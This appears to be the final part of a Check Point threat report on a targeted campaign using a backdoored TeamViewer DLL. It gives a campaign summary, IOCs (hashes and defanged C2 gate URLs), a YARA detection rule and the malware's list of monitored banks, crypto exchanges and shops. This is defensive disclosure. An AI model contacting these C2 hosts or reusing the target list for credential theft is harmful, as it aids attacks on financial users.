

Fig 17: “Cyber Industries” login panel hosted on 193.109.69[.]5



Fig 18: login panel hosted on 146.0.72[.]180

Summary

On the one hand, from the findings we have described, this appears to be a well thought-out attack that carefully selects a handful of victims and uses tailored decoy content to match the interests of its target audience.

On the other hand, some aspects of this attack were carried out with less caution, and have exposed details that are usually well disguised in similar campaigns, such as the personal information and online history of the perpetrator, as well as the outreach of their malicious activity.

The malicious DLL allows the attacker to send additional payloads to a compromised machine and remotely run them. Since we were not able find such a payload and know what other functionalities it introduces besides the ones provided in the DLL, the real intentions of the latest attack remain unclear.

However, the activity history of the developer behind the attack in underground carding forums and the victim’s characteristics may imply that the attacker is financially motivated.

Check Point’s SandBlast

The malware used in this attack was caught using Check Point’s Threat Emulation and Threat Extraction.

Threat Emulation is an innovative zero-day threat sandboxing capability, used by SandBlast Network to deliver the best possible catch rate for threats, and is virtually immune to attackers’ evasion techniques. As part of the Check Point SandBlast Zero-Day Protection solution, Threat Emulation prevents infections from new malware and targeted attacks. The Threat Extraction capability removes exploitable content, including active content and embedded objects, reconstructs files to eliminate potential threats, and promptly delivers sanitized content to users to maintain business flow.

IOCs

DLLs

`013e87b874477fcad54ada4fa0a274a2
799AB035023B655506C0D565996579B5
e1167cb7f3735d4edec5f7219cea64ef
6cc0218d2b93a243721b088f177d8e8f
aad0d93a570e6230f843dcdf20041e1e
1e741ebc08af09edc69f017e170b9852
c6ae889f3bee42cc19a728ba66fa3d99
1675cdec4c0ff49993a1fcbdfad85e56
72de32fa52cc2fab2b0584c26657820f
44038b936667f6ce2333af80086f877f`

Documents

`4acf624ad87609d476180ecc4c96c355
4dbe9dbfb53438d9ce410535355cd973`

C&Cs

`1c-ru[.]net/check/license
intersys32[.]com/3307/
146.0.72[.]180/3307/
146.0.72[.]180/newcpanel_gate/gate.php
185.70.186[.]145/gate.php
185.70.186[.]145/index.php
193.109.69[.]5/3307/gate.php
193.109.69[.]5/9125/gate.php`

Appendix A: Yara Rule

```
`rule "TeamViwer_backdoor"
{

meta:
date = "2019-04-14"
description = "Detects malicious TeamViewer DLLs"

strings:

// PostMessageW hook function
$x1 = {55 8b ec 8b 45 0c 3d 12 01 00 00 75 05 83 c8 ff eb 12 8b 55 14 52 8b 55 10 52 50 8b 45 08 50 e8}

condition:
uint16(0) == 0x5a4d and $x1
}`
```

Appendix B: Online services of interest

Banks

`bankofamerica.com,pacwestbancorp.com,alipay.com,cbbank.com,firstrepublic.com,chase.com
citibank.com,bankamerica.com,wellsfargo.com,citicorp.com,pncbank.com,us.hsbc.com,bnymellon.com
usbank.com,suntrust.com,statestreet.com,capitalone.com,bbt.com,tdbank.com,rbs.com,regions.com
53.com,ingdirect.com,keybank.com,ntrs.com,www4.bmo.com,usa.bnpparibas.com,mufg.jp,aibgroup.com
comerica.com,zionsbank.com,mibank.com,bbvabancomerusa.com,huntington.com,bank.etrade.com,synovus.com
bancopopular.com,navyfcu.org,schwab.com,rbcbankusa.com,colonialbank.com,hudsoncitysavingsbank.com,db.com
peoples.com,ncsecu.org,associatedbank.com,bankofoklahoma.com,mynycb.com,firsthorizon.com,firstcitizens.com
astoriafederal.com,firstbankpr.com,commercebank.com,cnb.com,websterbank.com,fbopcorporation.com
frostbank.com,guarantygroup.com,amtrust.com,nypbt.com,wbpr.com,fult.com,penfed.org,tcfbank.com,lehman.com
bancorpsouthonline.com,valleynationalbank.com,thesouthgroup.com,whitneybank.com,susquehanna.net,citizensonline.com
ucbh.com,raymondjames.com,firstbanks.com,wilmingtontrust.com,bankunited.com,thirdfederal.com,wintrustfinancial.com
sterlingsavingsbank.com,boh.com,arvest.com,eastwestbank.com,efirstbank.com,theprivatebank.com,flagstar.com
becu.org,umb.com,firstmerit.com,corusbank.com,svb.com,prosperitybanktx.com,washingtonfederal.com
ucbi.com,metlife.com,ibc.com,cathaybank.com,trustmark.com,centralbancompany.com,umpquabank.com
pcbancorp.com,schoolsfirstfcu.org,mbfinancial.com,natpennbank.com,fnbcorporation.com,fnfg.com,golden1.com
hancockbank.com,firstcitizensonline.com,ubsi-wv.com,firstmidwest.com,oldnational.com,ottobremer.org
firstinterstatebank.com,northwestsavingsbank.com,easternbank.com,suncoastfcu.org,santander.com

everbank.com,bostonprivate.com,firstfedca.com,english.leumi.co.il,aacreditunion.org,rabobank.com
parknationalbank.com,provbank.com,alliantcreditunion.org,capitolbancorp.com,newalliancebank.com
johnsonbank.com,doralbank.com,fcfbank.com,pinnaclebancorp.net,providentnj.com,oceanbank.com
ssfcu.org,capfed.com,iberiabank.com,sdccu.com,americafirst.com,hncbank.com,bfcfinancial.com
amcore.com,nbtbank.com,centralpacificbank.com,banksterling.com,bannerbank.com,firstmerchants.com,communitybankna.com
hsbc.com,rbs.co.uk,bankofinternet.com,ally.com,bankofindia.co.in,boi.com.sg,unionbankofindia.co.in,bankofindia.uk.com
unionbankonline.co.in,hdfcbank.com,axisbank.com,icicibank.com,paypal.com,pnm.com,wmtransfer.com,skrill.com,neteller.com
payeer.com,westernunion.com,payoneer.com,capitalone.com,moneygram.com,payza.com`

Crypto Markets

`blockchain.info,cryptonator.com,bitpay.com,bitcoinpay.com,binance.com,bitfinex.com,okex.com
huobi.pro,bitflyer.jp,bitstamp.net,kraken.com,zb.com,upbit.com,bithumb.com,bittrex.com,bitflyer.jp
etherdelta.com,hitbtc.com,poloniex.com,coinone.co.kr,wex.nz,gate.io,exmo.com,exmo.me,yobit.net
korbit.co.kr,kucoin.com,livecoin.net,cex.io,c-cex.com,localbitcoins.net,localbitcoins.com,luno.com
allcoin.com,anxpro.com,big.one,mercatox.com,therocktrading.com,okcoin.com,bleutrade.com,exchange.btcc.com
bitkonan.com,coinbase.com,bitgo.com,greenaddress.it,strongcoin.com,xapo.com
electrum.org,etherscan.io,myetherwallet.com,bitcoin.com`

Online Shops

`ebay,amazon,wish.com,aliexpress,flipkart.com,rakuten.com,walmart.com
target.com,bestbuy.com,banggood.com,tinydeal.com,dx.com,zalando,jd.com
jd.id,gearbest.com,lightinthebox.com,miniinthebox.co`